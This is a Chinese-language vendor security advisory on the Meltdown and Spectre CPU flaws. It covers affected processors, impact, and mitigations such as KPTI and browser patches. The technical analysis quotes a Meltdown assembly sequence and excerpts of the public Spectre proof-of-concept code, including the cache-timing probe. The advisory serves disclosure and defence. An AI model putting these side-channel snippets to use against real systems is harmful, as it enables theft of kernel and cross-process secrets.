现代 CPU 中的预测执行和乱序执行相关机制漏洞通告

文档信息

编号	360TI-SV-2017-0024
关键字	CPU Meltdown Spectre Out-of-Order Execution Speculative Execution CVE-2017-5754 CVE-2017-5753 CVE-2017-5715
发布日期	2018 年 1 月 5 日
更新日期	2018 年 1 月 6 日
TLP	WHITE
分析团队	360 威胁情报中心、360 安全监测与响应中心

通告背景

2018 年 1 月 3 日，Moritz Lipp、Thomas Prescher、Google Project Zero 等安全研究人员以及安全研究团队披露了"Meltdown(熔断)"(漏洞编号为 CVE-2017-5754)和"Spectre(幽灵)"(漏洞编号为 CVE-2017-5753 和 CVE-2017-5715)两组现代 CPU 性能优化与执行机制相关的漏洞。

360 威胁情报中心分析确认基于 Intel 系列 CPU 相关漏洞可利用，由于执行加速机制是现代 CPU 的通用技术，因此所有处理器几乎都受此类漏洞影响。漏洞相关的技术细节和验证程序已经公开。相关漏洞极有可能被利用来执行大规模的攻击，构成现实的威胁，360 威胁情报中心发布此通告提醒用户采取应对措施。

漏洞概要

漏洞名称	Meltdown				
威胁类型	信息泄露	**威胁等级**	高	**漏洞 ID**	CVE-2017-5754
漏洞利用场景	攻击在系统上执行恶意程序读取系统内存中敏感信息				
受影响系统及应用版本					
Intel 系列 CPU（1995 年之后的所有的 CPU 型号，除了 2013 年之前的 Intel 安腾和 Atom 外）					
不受影响影响系统及应用版本					
AMD CPU 用户：根据 AMD 公司的声明，目前 AMD CPU 不受 Meltdown 漏洞影响 ARM CPU 用户：根据 ARM 公司的声明，包括 Cortex-A75 在内的少数 ARM 核心 CPU 受影响					

漏洞名称	Spectre				
威胁类型	信息泄露	**威胁等级**	高	**漏洞 ID**	CVE-2017-5753 CVE-2017-5715
漏洞利用场景	攻击在系统上执行恶意程序或通过浏览器在用户系统上执行恶意脚本代码读取系统内存中敏感信息				
受影响系统及应用版本					
Intel CPU 用户：几乎所有					

AMD CPU 用户：几乎所有 ARM CPU 用户：根据 ARM 公司的声明，包括 Cortex-A8， Cortex-A9 等在内的约十种 ARM 核心 CPU 受影响，其他类型的 ARM CPU 不受影响
不受影响影响系统及应用版本

漏洞描述

Meltdown 和 Spectre 两类攻击方式实际上利用了现代 CPU 中用于提升执行性能的两种并行执行特性：乱序执行（Out-of-Order Execution）和推测执行（Speculative Execution）。

表面上看，处理器是依次顺序执行既定的处理器指令。但是现代 CPU 为了更好利用处理器资源，使用了并行执行技术，该技术已经应用了 20 年左右(1995 年开始)。假设，基于猜测或概率的角度，在当前的指令或分支还未执行完成前就开始执行可能会被执行的指令或分支，会发生什么？如果猜对了，直接使用，CPU 执行加速了。如果猜测不正确，则取消操作并恢复到原来的现场（寄存器，内存等），结果会被忽略。

不幸的是，不管预测是否正确，CPU 缓存中依然保留了推测执行中访问的内存数据，并且由于推测执行的过程是不受权限检测的（CPU 在推测执行过程中不会进行权限检测，比如推测执行的应用层代码可以读取内核地址数据）。如果攻击者能触发推测执行去访问指定的敏感数据区域的数据，就可能读取到原本是其它用户或更高特权级的敏感数据，虽然这些越权读取的数据存储在 CPU 的缓存中，并且用户代码无权访问，但是通过一种低噪的侧信道攻击技巧可以“猜测”出越权读取的数据，从而造成严重的信息泄露。

影响面评估

实际攻击场景中，攻击者在一定条件下可以做到：

- “读取”出本地操作系统所有内核数据，包括秘钥信息等
- 通过获取泄露的信息，可以绕过内核，虚拟机超级管理器（HyperVisor）的隔离防护
- 云服务中，可以泄露到其它租户敏感信息
- 通过浏览器泄露受害者的帐号，密码，邮箱, cookie 等用户敏感信息

利用场景

由于漏洞需要在用户机器上首先拥有代码执行权限所以可能的利用场景主要有以下三种：

1、 云服务中的虚拟机
云服务中的虚拟机拥有代码执行权限，可以通过相关攻击机制获取完整的物理机的 CPU 缓存数据。

2、 个人终端内核提权攻击
如果配合其他漏洞，可能通过利用该漏洞泄露内核模块地址绕过 KASLR 等防护机制实现其他类型的攻击（提权或命令执行）。

3、 个人终端浏览器入口攻击
利用浏览器 JIT 特性预测执行特殊的 JIT 代码，从而读取整个浏览器内存中的数据，泄露用户帐号，密码，邮箱, cookie 等隐私信息

影响范围

360 威胁情报中心已经确认公开的漏洞利用代码有效，使用漏洞验证程序（POC）可以读取内核地址空间的所有数据，受相关漏洞影响的产品包括但不限于：

- 处理器芯片：Intel 为主、ARM、AMD，对其他处理器同样可能存在相关风险；
- 操作系统：Windows、Linux、macOS、Android；
- 云服务提供商：亚马逊、微软、谷歌、腾讯云、阿里云等；
- 各种私有云基础设施。
- 桌面用户可能遭遇到结合该机理组合攻击或者通过浏览器泄露 cookies、网站密码等信息。

处置建议

修复方法

本质上 Meltdown 和 Spectre 两类攻击方式造成的后果是“读取”系统任意地址空间的数据，由于大部分操作系统将所有内核数据都映射到了用户进程空间中，所以当前的防御措施是通过强制内核隔离（KAISER/KPTI）来尽可能避免用户进程映射内核中的数据，以此来防御“读取”内核数据的攻击，但是依然无法防御读取用户进程空间数据的攻击（Spectre）。而由于 Spectre 攻击的入口大部分为浏览器，所以基于 Spectre 攻击的防护主要在浏览器端进行，因此当前各厂商的防护方案主要集中在以下两方面：

- 操作系统层实施内核隔离（KAISER/KPTI）
- 浏览器中降低 performance.now()函数的时间精度来缓解侧信道攻击（通过执行时间猜测数据）

个人用户

由于漏洞需要在用户机器上首先拥有代码执行权限，所以此类漏洞对个人用户的影响非常小，而借助于浏览器的 JIT 特性可以执行“幽灵”攻击类的恶意代码，所以浏览器成为攻击普通用户的最主要入口。目前微软提供的操作系统内核补丁多少会和本地杀毒软件存在兼容性问题，多应用环境下的测试显示甚至可能导致机器蓝屏。所以 360 威胁情报中心建议普通用户

先升级浏览器补丁以阻断目前已知的漏洞利用的最主要渠道：

- 360 浏览器防御方法
  安装 360 CPU 一键免疫工具：
  http://down.360safe.com/cpuleak_scan.exe

- Chrome 浏览器防御方法
  开启 Chrome 的"站点隔离"的可选功能，启用站点隔离后，可以被侧信道攻击的数据减少，因为 Chrome 在单独的进程中为每个打开的网站呈现内容。Chrome 浏览器会在 1 月下旬的更新中提供对漏洞的修复。

- Edge/IE 浏览器防御方法
  升级 Edge/IE 浏览器补丁程序

- Firefox 浏览器防御方法
  升级浏览器至 Firefox 57.0.4 版本：
  https://www.mozilla.org/en-US/security/advisories/mfsa2018-01/

云端用户

基于本次漏洞的特性，如果在用户机器上拥有了代码执行权限，那么就可以越权访问内核数据或者虚拟机的宿主内存数据，这意味着任何虚拟机的租户或者入侵了成功一个虚拟机的攻击者，都可以通过相关攻击机制去获取完整的物理机的 CPU 缓存数据，而这种攻击对现有虚拟化节点的防御机制是无法感知的。360 威胁情报中心建议云端用户密切配合相关云厂商做好漏洞补丁修复工作。

技术分析

从本质上来讲，Meltdown 和 Spectre 这两类攻击都属于基于 CPU 缓存(cache)的侧信道攻击的范畴。

相同的是这两种攻击方式所达到的目的都是一样的：促使 CPU 在微代码层面“提前”执行越权代码，由于 CPU 在微代码层面不会进行权限检查，所以“提前”执行的代码可以访问任意内存数据。

不同的是 Meltdown 利用了乱序执行（Out-of-Order Execution）来进行越权访问，而 Spectre Attacks 则利用了推测执行（Speculative Execution）来进行越权访问，接下来我们针对这两种攻击方式进行详细分析。

漏洞分析

Meltdown

Meltdown 攻击利用现代 CPU 中乱序执行 （out-of-order execution）的特性，乱序执行（out-of-order execution）是指 CPU 允许将多条指令不按程序规定的顺序分开发送给各 CPU 单元处理的技术，我们通过参考资料[2]中的示例代码来说明这一攻击的原理。

一个简化的 Meltdown 攻击指令序列：

```
1 ; rcx = kernel address
2 ; rbx = probe array
3 retry:
4 mov al, byte [rcx]
5 shl rax, 0xc
6 jz retry
7 mov rbx, qword [rbx + rax]
```

1、rcx 寄存器指向用户代码不可访问的内核地址

2、攻击者在指令 4 中访问内核内存地址，由于访问了内核地址，这一条指令将会触发异常，但由于指令 4 在 CPU 内部执行时并不受权限检测，所以读取到的内核数据被存放在了 CPU 缓存中

3、在等待 CPU 完成执行指令 4 的同时，后两条指令因为乱序执行机制实际上已经在 CPU 的内部执行单元中被执行

4、在 CPU 内部执行单元执行过的指令 5 将会把获取到的内核数据（1 个字节）乘以 4096，并在指令 6 中将其作为 offset 来对数组 probe array 进行访问

5、由于一个内存页的大小是 4KB，不同的数据将会导致不同的内存页被访问并存放到 CPU 缓存中，所以，另一个攻击者进程（任务）就可以通过缓存侧信道攻击（已经被缓存的内存读取时间会更快），来了解哪个内存页被访问过了，从而推断出被访问的内核内存数据。

Spectre

Spectre 攻击利用了现代 CPU 中推测执行（Speculative Execution）的机制来对系统进行攻击。推测执行（Speculative Execution）同样是一种 CPU 优化特性。在执行类似 if () {}这类分支指令，并且在分支指令执行结束之前，CPU 会预测哪一个分支会被运行，提取相应的指令代码并执行，以提高 CPU 指令执行的性能。当预测执行发现预测错误时，预测执行的结果将会被丢弃，CPU 的状态会被重置。然而，与乱序执行类似，预测执行时 CPU 获取到的内存数

据会被保留在 CPU 缓存中（包括越权获取的数据，虽然这些数据用户代码无权访问），我们通过参考资料[3]中的示例代码来说明这一攻击的原理。

1、 首先申请一块内存，并写入如下数据

```
char * secret = "www.360.net.";
```

2、 获取 secret 和 array1 的相对偏移量 malicious_x

```
int main(int argc,
  const char * * argv) {
  size_t malicious_x = (size_t)(secret - (char * ) array1); /* default for malicious_x */
  int i, score[2], len = 12;//要获取的长度
  uint8_t value[2];
```

3、 循环调用 readMemoryByte 函数，分别将 malicious 递增值作为其中一个参数

```
  while (--len >= 0) {
    printf("Reading at malicious_x = %p... ", (void * ) malicious_x);
    readMemoryByte(malicious_x++, value, score);
    printf("%s: ", (score[0] >= 2 * score[1] ? "Success" : "Unclear"));
    printf("0x%02X='%c' score=%d ", value[0],
      (value[0] > 31 && value[0] < 127 ? value[0] : '?'), score[0]);
    if (score[1] > 0)
      printf("(second best: 0x%02X score=%d)", value[1], score[1]);
    printf("\n");
  }
  system("pause");
  return (0);
}
```

4、 调用漏洞函数，利用 CPU 的预测执行机制将越权读取的数据 cache 到 CPU 缓存中

```
void victim_function(size_t x) {
  if (x < array1_size) {
    temp &= array2[array1[x] * 512];    // 不管分支是否为真，CPU依然会预测执行该分支
  }
}
```


5、 由于 array2[array1[x]*512]的值被缓存，所以代码中通过 rdtscp 函数计算指令执行时间来判断哪个内存页被访问过（缓存的字节被当做另一系列被预测执行指令访问的数组下标，被访问的数组同样是在 CPU 中被预测读取），从而推断出被访问的 secret 内存数据

```
    victim_function(x);//触发漏洞函数

  }

  /* Time reads. Order is lightly mixed up to prevent stride prediction */
  for (i = 0; i < 256; i++) {
    mix_i = ((i * 167) + 13) & 255;
    addr = & array2[mix_i * 512];
    time1 = __rdtscp( & junk); /* READ TIMER */
    junk = * addr; /* MEMORY ACCESS TO TIME */
    time2 = __rdtscp( & junk) - time1; /* READ TIMER & COMPUTE ELAPSED TIME */
    if (time2 <= CACHE_HIT_THRESHOLD && mix_i != array1[tries % array1_size])
      results[mix_i]++; /* cache hit - add +1 to score for this value */
    //命中加score+1
  }
```

判断读取内存所需的时间


设置针对不同性能CPU的读取时间阈值

6、 POC 验证执行结果，读取进程内的机密数据




7、 POC 验证执行结果，读取内核中的 EPROCESS 地址（Spectre 攻击同样可以“读取”内核数据）

读取内核中的 EPROCESS 地址



Windbg 中对比确认读取的数据完全正确



限制条件

本质上讲 Meltdown 和 Spectra 都是基于侧信道的攻击，主要用于信息泄露，并不能对目标

内存地址进行任意修改，以下分别介绍两种攻击的限制条件。

Meltdown

- Meltdown 攻击目前仅限于在 Intel 系列的现代 CPU 中访问受限内存，包括内核的地址空间
- 由于 Meltdown 攻击所使用的特殊代码无法在浏览器 JIT 中生成，所以该攻击几乎只能在本地进行

Spectre

- Spectre 攻击需要目标程序具有特殊结构（比如浏览器 JIT 即时编译出的代码具有 Spectra 攻击所需要的特殊结构），所以受到目标软件的限制
- Spectre 攻击虽然适用于远程攻击，但是浏览器类 JIT 代码生成的 Spectra 攻击只能获取当前进程的内存数据，无法获取内核数据
- Spectre 攻击在 Intel 系列 CPU 上也可以读取目标内核内存数据

Meltdown 和 Spectre 影响/防御对比

360 威胁情报中心整理了两类攻击的影响范围和防御方式，便于对比理解

	Meltdown	Spectre
读取系统内核层数据	是	是（测试 Intel CPU）
通过 KAISER/KTPI 技术修复	是	否
读取任意用户层数据	是	是
远程攻击	极难	容易
主要影响范围	内核所有数据	浏览器进程数据
受影响 CPU 厂商	Intel	Intel AMD ARM 等

参考资料

[1]https://googleprojectzero.blogspot.de/2018/01/reading-privileged-memory-with-side.html?m=1&from=timeline&isappinstalled=0
[2] https://meltdownattack.com/meltdown.pdf
[3] https://spectreattack.com/spectre.pdf
[4] https://www.theregister.co.uk/2018/01/02/intel_cpu_design_flaw/
[5] https://portal.msrc.microsoft.com/en-us/security-guidance/advisory/adv180002

[6] https://blog.mozilla.org/security/2018/01/03/mitigations-landing-new-class-timing-attack/
[7] https://www.chromium.org/Home/chromium-security/ssca
[8] https://cert.360.cn/warning/detail?id=4d2dcc41695c47f3ffae0c3e7f65345d

更新历史

时间	内容
2018 年 1 月 5 日	初始报告